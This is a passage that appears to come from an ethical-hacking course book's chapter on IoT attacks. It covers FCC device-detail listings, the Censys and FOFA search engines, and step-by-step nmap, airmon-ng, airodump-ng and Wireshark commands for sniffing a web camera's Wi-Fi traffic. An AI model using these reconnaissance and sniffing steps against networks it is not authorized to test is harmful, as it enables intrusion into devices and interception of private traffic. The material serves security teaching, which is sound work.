Attestation Statements	Adobe Acrobat PDF	305803	A4RG1AZG_FCC_Covered_Equipment_Attestation	03/12/2023	No	No	10/16/2023
Attestation Statements	Adobe Acrobat PDF	289501	A4RG1AZG_FCC_Agent_Designation_Attestation_r1	10/16/2023	No	No	10/16/2023
Attestation Statements	Adobe Acrobat PDF	287944	A4RG1AZG_KDB_987594_D01_U-NII_6GHz_Attestation	12/08/2022	No	No	10/16/2023
Block Diagram	Adobe Acrobat PDF	763875	A4RG1AZG Block Diagram	12/08/2022	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	289824	A4RG1AZG_FCC_POA_Letter	12/08/2022	No	No	10/16/2023
Cover Letter(s)	Adobe Acrobat PDF	326520	A4RG1AZG_FCC_Confidentiality_Request_Letter	12/08/2022	No	No	10/16/2023
External Photos	Adobe Acrobat PDF	977562	A4RG1AZG_External_Photos	12/08/2022	No	No	04/14/2024
ID Label/Location Info	Adobe Acrobat PDF	100272	A4RG1AZG_FCC e-label Declaration	12/08/2022	No	No	10/16/2023
Internal Photos	Adobe Acrobat PDF	1156183	A4RG1AZG_Internal_Photos	12/08/2022	No	No	04/14/2024
Operational Description	Adobe Acrobat PDF	1682807	A4RG1AZG Operational Description 2	12/08/2022	Yes	No	
Operational Description	Adobe Acrobat PDF	2968556	A4RG1AZG Operational Description 5	12/08/2022	Yes	No	
Operational Description	Adobe Acrobat PDF	3324724	A4RG1AZG Operational Description 3	12/08/2022	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	944580	A4RG1AZG Tune Up Procedure	12/08/2022	Yes	No	
RF Exposure Info	Adobe Acrobat PDF	4635804	A4RGX7AS_Part 1_SAR_B	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	5072938	A4RGX7AS_Part 1_SAR_A	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	2914785	A4RG1AZG_Part 1 SAR_r2	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	5547494	A4RGX7AS_Part 1_SAR_r2	12/22/2022	No	No	10/16/2023

Figure 18.29: Screenshot showing summary details of a device

- Further details of the device can be found by clicking on the "**Detail**" link, such as Cover letter, External photos, Internal photos, Test report, User manual, etc.

View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
A4RG1AZG_KDB_987594_D01_U-NII_6GHz_Attestation	Attestation Statements	12/08/2022	pdf	10/16/2023
A4RG1AZG_FCC_Covered_Equipment_Attestation	Attestation Statements	03/12/2023	pdf	10/16/2023
A4RG1AZG_FCC_Agent_Designation_Attestation_r1	Attestation Statements	10/16/2023	pdf	10/16/2023
A4RG1AZG_FCC_Confidentiality_Request_Letter	Cover Letter(s)	12/08/2022	pdf	10/16/2023
A4RG1AZG_FCC_POA_Letter	Cover Letter(s)	12/08/2022	pdf	10/16/2023
A4RG1AZG_External_Photos	External Photos	12/08/2022	pdf	04/14/2024
A4RG1AZG_FCC e-label Declaration	ID Label/Location Info	12/08/2022	pdf	10/16/2023
A4RG1AZG_Internal_Photos	Internal Photos	12/08/2022	pdf	04/14/2024
A4RG1AZG_RF Exposure_Mobile	RF Exposure Info	12/08/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_11	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_D_r1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_r2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_A	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_B	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_3	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_4	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_5	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_6	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_7	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_8	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_9	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_10	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_Part 1 SAR_r2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_A_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_A_2_r	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_3	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_4	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_5	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_6	RF Exposure Info	12/22/2022	pdf	10/16/2023

Figure 18.30: Screenshot showing complete details of a device

After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.




Figure 18.31: Screenshot of Censys

- **FOFA**

  Source: *https://en.fofa.info*

  FOFA is a cyberspace mapping platform that allows attackers to gather IoT data from any location across the global Internet. Attackers leverage the FOFA search engine to survey external attack surface assets, uncover Internet resources, assess profiles and risks associated with open Internet assets, and conduct intelligence-gathering activities.





Figure 18.32: Screenshot of FOFA



Information Gathering through Sniffing

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`

- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **`ifconfig`** to identify your wireless card, here: **`wlan0`**
- Run **`airmon-ng`** to put the wireless card in monitor mode:

  `airmon-ng start wlan0`

- Next, run **`Airodump-ng`** to scan all the nearby wireless networks:

  `airodump-ng start wlan0mon`

- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark

- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run **`airmon-ng`** to set your wireless card listening on channel **`11`**:

  `airmon-ng start wlan0mon 11`

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here **`wlan0mon`**, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.

